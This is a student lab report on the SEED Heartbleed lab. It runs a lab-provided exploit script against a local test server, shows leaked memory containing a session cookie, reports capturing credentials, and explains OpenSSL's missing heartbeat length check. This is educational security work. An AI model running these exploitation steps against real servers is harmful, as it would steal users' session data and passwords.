Mohammad Arshad

U00304676


Heartbleed attack

Lab setup:

- In this lab I am using two virtual machine. The victim server is seed ubuntu and the attack machine is Kali Linux.
- In the attack machine, updated the hosts file with the server's ip address.

```
root@admin:~# cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       admin

# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
192.168.0.80  www.heartbleedlabelgg.com

root@admin:~#
```


- For testing we sent a test message to boby after logging as admin.




Task 1: Launch the Heartbleed Attack:

- Using the attack.py program provided in the lab manual launched the heartbleed attack.
- Conducted the attack 5 times to get the required information.


```
root@admin:~# ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
..........
.....................................#.......Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Cookie: Elgg=i1ne90f7m76hn6l043940vt9o0
Connection: keep-alive

.,...>...P..:.I.q.:A.......EV..\.qj/.x3t
```




- From the above wireshark capture we can see that the heartbeat request.
- The heartbeat request contains a payload of 38 bytes but the payload length is 16384 bytes. (This is manipulated by the attacker)




- Above is the heartbeat response for the heartbeat request. Here we can see that payload is 16384 bytes, which was the manipulated payload length of the heartbeat request.
- The extra payload added is the data in the openssl memory. This can be private data.




- Got the information on 4th attempt of the attack.
- We can see the message at the last of the output.




- 5th attempt of the attack I was able to get the username and password.




- Given below is the wireshark capture for the 4th and 5th heartbeat response.
- Here we can see the required information.





Task 2: Find the Cause of the Heartbleed Vulnerability:




Payload = Payload in request +??????????????? from openssl memory


The Heartbleed vulnerability arose because OpenSSL's implementation of the heartbeat functionality was missing a crucial safeguard: the computer that received the heartbeat request never checked to make sure the request was actually as long as it claimed to be. So if a request said it was 16384 bytes long but was actually only 3 bytes, the receiving computer would set aside 16384 bytes of memory buffer, then store the 3 bytes it actually received, then send back that 3 bytes plus whatever happened to be in the next 16381 bytes of memory. That extra 16384 bytes of data is information that the attacker has now extracted from the web server.

```
root@admin:~# ./attack.py www.heartbleedlabelgg.com -l 0x015B
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
#################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#################################################################

..[AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5.............
.........3.2.....E.D...../...A.................................I.........
..........
.....................................#.........}..:wWO.5;...V>!O23J_.>B..|...K...........G!..<
....;-......9....t./.....kA....=....w.....M&>......u.^+...U...?X......[5..s..%...~.I..t!8........
```

- Decreased the payload length and performed the attack.
- Here we can see that the manipulated payload length is 347 bytes.



- Below is the response, but required information was not available.
- Performed the attack few times, still I was not able to get any useful information.



